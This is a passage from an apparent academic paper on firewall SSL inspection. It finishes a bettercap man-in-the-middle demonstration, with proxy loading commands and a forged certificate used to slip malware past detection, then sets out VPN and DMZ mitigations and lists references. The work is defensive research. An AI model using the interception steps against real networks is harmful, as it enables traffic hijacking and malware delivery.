


Figure 4.8: The Script's Flowchart

4.3.2 Testing the Proxy

Once the script has been written, we need to load it into `bettercap` with the command `set https.proxy.script /file/location/script.js`‘, after that we can start the proxy with the `https.proxy on` command.

When loaded, once the client connects to the web server, the SSL/TLS certificate will also have changed.

Figure 4.9: The compromised website along with its forged Certificate

And by Clicking the link the download will start as envisioned.

This way the victim is downloading a malware by completely bypassing the Malware Detection system in the firewall.

Chapter 5

Mitigating the Network Attack

5.1 Introduction


Since the attacker is already inside the network, mitigating it is not easy but definitely possible.

The quickest but most unreliable way to do it would be letting the user check the validity of the certificates.


In case of self-signed certificates we can in fact observe that most modern Internet Browsers will detect that something is wrong and warn the user.

The problem is that people are not infallible and can mistake the certificate as a trusted one, especially if they recognize the name of the company they work for or some other big companies.

Not to mention that small companies might generate self-signed certificates as well causing the browser warning to pop up even when it's safe, making it even harder for the user to know what's right and wrong.



(a) MITM Warning when issued by the Firewall



(b) MITM Warning when issued by an Attacker

Figure 5.1: The “not-so-different” warning page from Mozilla Firefox when connecting to a SSL Inspected website, on the left the safe one issued by the firewall, on the right the malicious one from the attacker

A more general approach to mitigate these kind of attacks would be using a Secure VPN server, either hosted by the Firewall itself (Palo Alto provides GlobalProtect), or by having it hosted on a DMZ.

A DMZ network, also referred as demilitarized area, is used as a buffer network, it's usually used to open services to the Internet and separate the internal network from the outside even more, in this case a Secure VPN Server.




Figure 5.2: The new Network Plan, it includes a DMZ area with a VPN within it. The VPN's access to the internet is provided by another Palo Alto Firewall where SSL Inspection is enabled. SSL Inspection must be provided on the external Firewall as the internal one can't natively decrypt HTTPS connections since the traffic coming from the client is encrypted by the VPN server.

This new configuration makes it also impossible for the internal attacker to target the VPN server (and thus replicating the attack once again) thanks to the fact that the DMZ area is in a physically different area, in which ARP messages are not forwarded by default.

Palo Alto's Firewall also comes with an integrated IPS solution, we can optionally use its Zone Protection feature which provides IP Spoofing detection:




Figure 5.3: The Zone Protection feature of PanOS

Note: This is only effective if the traffic is coming through different virtual zones and thus different subnets.

5.2 Setting up the mitigation

After installing another firewall with the same procedure we used earlier in the paper, we need to host a Secure Server, in this case through OpenVPN.

OpenVPN is an Open Source [20] system that implements both client and server applications.

Since we have generated a CA earlier through PAN-OS we can export its private key and certificate in order to create a server and client certificates, which will be used for authentication for the VPN.

As a means to create those certificates the Open Source tool Easy-RSA [21] provided by OpenVPN has been used.

After generating a PKI (Public Key Infrastructure) with the command `easyrsa init-pki`, we can put our PAN-OS certificate and private key respectively in the `pki/` and `pki/private` folders. Once done, we can generate the server public/private keys with `easyrsa gen-req vpnserver nopass` and `easyrsa gen-req vpnclient nopass` (the `nopass` directive means that we don't have to insert the password if we already have the certificate). Optionally if a trusted PKI (Public Key Infrastructure) is available we can use that to sign those certificates.

We also need to create a Diffie-Hellman [22] key (used in the key exchange process) with `easyrsa gen-dh` and a HMAC [23] signature [24].

After that we just need to install those keys into the server, copy the server configuration file sample from `/usr/share/doc/openvpn/examples/sample-config-files/server.conf` (or any corresponding doc folder for non Debian-based operating systems), modify it such that it points to the correct certificates and keys and since we want gateway redirection we also need to add the `push "redirect-gateway def1 bypass-dhcp"` directive. This way the client will use the VPN as a gateway instead of the internal Firewall.

In the client side, after having the client certificates installed, we can copy the client sample configuration file contained in the same folder as the server one, point the certificates to the correct location and modify the `remote` argument to the VPN's IP address.





Figure 5.4: A Representation of the data-flow when a client is connected through a VPN located in the DMZ

5.3 Testing the mitigation


Once everything is set-up, we can start the OpenVPN server and client by going to a console and entering `openvpn <configfile>`.

We now have an encrypted connection to the DMZ of the network, outgoing packages will still be handled by the Palo Alto Firewall and thus able to be SSL decrypted but internal intruders that perform a MITM attack will only be able to see encrypted traffic as shown in fig: 5.5a



70	52.526670542	192.168.3.11	192.168.122.140	OpenVPN	82 MessageType: P_DATA_V2
71	52.526704569	192.168.3.11	192.168.122.140	OpenVPN	82 MessageType: P_DATA_V2
72	52.851075692	192.168.3.11	192.168.122.140	OpenVPN	126 MessageType: P_DATA_V2
73	52.851075721	192.168.3.11	192.168.122.140	OpenVPN	126 MessageType: P_DATA_V2
74	52.851075740	192.168.3.11	192.168.122.140	OpenVPN	126 MessageType: P_DATA_V2
75	52.851075757	192.168.3.11	192.168.122.140	OpenVPN	126 MessageType: P_DATA_V2
76	52.851075775	192.168.3.11	192.168.122.140	OpenVPN	126 MessageType: P_DATA_V2
77	52.851075794	192.168.3.11	192.168.122.140	OpenVPN	126 MessageType: P_DATA_V2
78	52.851075812	192.168.3.11	192.168.122.140	OpenVPN	126 MessageType: P_DATA_V2
79	52.851075830	192.168.3.11	192.168.122.140	OpenVPN	126 MessageType: P_DATA_V2

(a) The detected packets after ARP spoofing while connected through OpenVPN



192.168.3.11	82.54.192.71	TCP	74 39490 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
82.54.192.71	192.168.3.11	TCP	74 443 → 39490 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
192.168.3.11	82.54.192.71	TCP	66 39490 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
192.168.3.11	82.54.192.71	TLSv1.3	583 Client Hello
82.54.192.71	192.168.3.11	TCP	66 443 → 39490 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSv
82.54.192.71	192.168.3.11	TLSv1.3	3325 Server Hello, Change Cipher Spec, Application Data,
192.168.3.11	82.54.192.71	TCP	66 39490 → 443 [ACK] Seq=518 Ack=3260 Win=63360 Len=0
192.168.3.11	82.54.192.71	TLSv1.3	90 Application Data
82.54.192.71	192.168.3.11	TCP	66 443 → 39490 [ACK] Seq=3260 Ack=542 Win=64768 Len=0

(b) The detected packets after ARP spoofing without OpenVPN

Figure 5.5: The difference between OpenVPN encrypted packets and un-encrypted packets, both the payload and packet header are encrypted so the intruder won't be able to guess which service the client is using

As far as SSL Inspection goes, the traffic between the VPN the Firewall results to be exactly the same as when the client was interfacing directly to the Firewall but from another source, meaning that every Malware Protection feature has been conserved.

Chapter 6

Results and conclusions

As shown in this paper, NGFW provide an excellent suite of tools that provide added security.

SSL Inspection makes it so that traffic can be inspected through the firewall, preventing threats and malware in virtually any setting, even on encrypted connections.

It can also be used as a weak point for an attacker to pry on: by creating a MITM attack and forging/stealing a seemingly trustful certificate it's possible to interfere with communication between the client and the firewall and deploy malign payloads.

Thankfully Palo Alto Networks provides a NGFW solution that is very extensible and either through an integrated VPN solution, through its Zone Protection features or by installing it alongside another firewall, it's able to render MITM attacks almost worthless.

References

[1] "Ssl pulse." https://www.ssllabs.com/ssl-pulse/, 2022. SSL Pulse is a continuous and global dashboard for monitoring the quality of SSL / TLS support over time across 150,000 SSL- and TLS-enabled websites, based on Alexa's list of the most popular sites in the world.

[2] "What is a next-generation firewall?." https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-next-generation-firewall.html#~choose-an-ngfw-firewal.

[3] "Pan-os web interface reference: Features and benefits." https://docs.paloaltonetworks.com/pan-os/9-1/pan-os-web-interface-help/web-interface-basics/features-and-benefits, August 2022.

[4] "An overview of the ssl or tls handshake." https://www.ibm.com/docs/en/ibm-mq/7.5?topic=ssl-overview-tls-handshake. Last Updated: 2022-08-31.

[5] Wikipedia contributors, "Arp spoofing — Wikipedia, the free encyclopedia." https://en.wikipedia.org/w/index.php?title=ARP_spoofing&oldid=1106993787, 2022. [Online; accessed 31-August-2022].

[6] Z. Durumeric, Z. Ma, D. Springall, R. Barnes, N. Sullivan, E. Bursztein, M. Bailey, J. A. Halderman, and V. Paxson, "The security impact of https interception." https://zakird.com/papers/https_interception.pdf, February 2017.

[7] "Kernel virtual machine." https://www.linux-kvm.org/page/Main_Page.

[8] "libvirt virtualization api." https://libvirt.org/.

[9] "About qemu." https://www.qemu.org/docs/master/about/index.html.

[10] “What is the apache http server project?.” https://httpd.apache.org/ABOUT_APACHE.html.

[11] “About let’s encrypt.” https://letsencrypt.org/about/.

[12] “Anti malware testfile.” https://www.eicar.org/download-anti-malware-testfile/.

[13] P. Srisuresh and M. Holdrege, “IP Network Address Translator (NAT) Terminology and Considerations,” RFC 2663, RFC Editor, August 1999.

[14] Wikipedia contributors, “Http strict transport security — Wikipedia, the free encyclopedia.” https://en.wikipedia.org/w/index.php?title=HTTP_Strict_Transport_Security&oldid=1104910158, 2022. [Online; accessed 31-August-2022].

[15] P. A. Networks, “Decryption fails with an error when the website uses hsts.” https://knowledgebase.paloaltonetworks.com/KCSArticleDetail?id=kA10g000000PMPVCA4, July 2019. [Online; accessed 31-August-2022].

[16] “bettercap.” https://github.com/bettercap/bettercap.

[17] “About scapy.” https://scapy.readthedocs.io/en/latest/introduction.html.

[18] “About wireshark.” https://www.wireshark.org/index.html#aboutWS.

[19] “Https proxy modules, bettercap.” https://www.bettercap.org/modules/ethernet/proxies/http.proxy/.

[20] “About openvpn.” https://openvpn.net/about/.

[21] “Easy-rsa overview.” https://easy-rsa.readthedocs.io/en/latest/.

[22] Wikipedia contributors, “Diffie–hellman key exchange — Wikipedia, the free encyclopedia.” https://en.wikipedia.org/w/index.php?title=Diffie%E2%80%93Hellman_key_exchange&oldid=1105073123, 2022. [Online; accessed 31-August-2022].

[23] Wikipedia contributors, “Hmac — Wikipedia, the free encyclopedia.” https://en.wikipedia.org/w/index.php?title=HMAC&oldid=1107305508, 2022. [Online; accessed 31-August-2022].

[24] "How to create an openvpn server on ubuntu 20.04." https://www.vultr.com/docs/how-to-create-an-openvpn-server-on-ubuntu-20-04/. [Last updated Mon, Nov 22, 2021].

List of Figures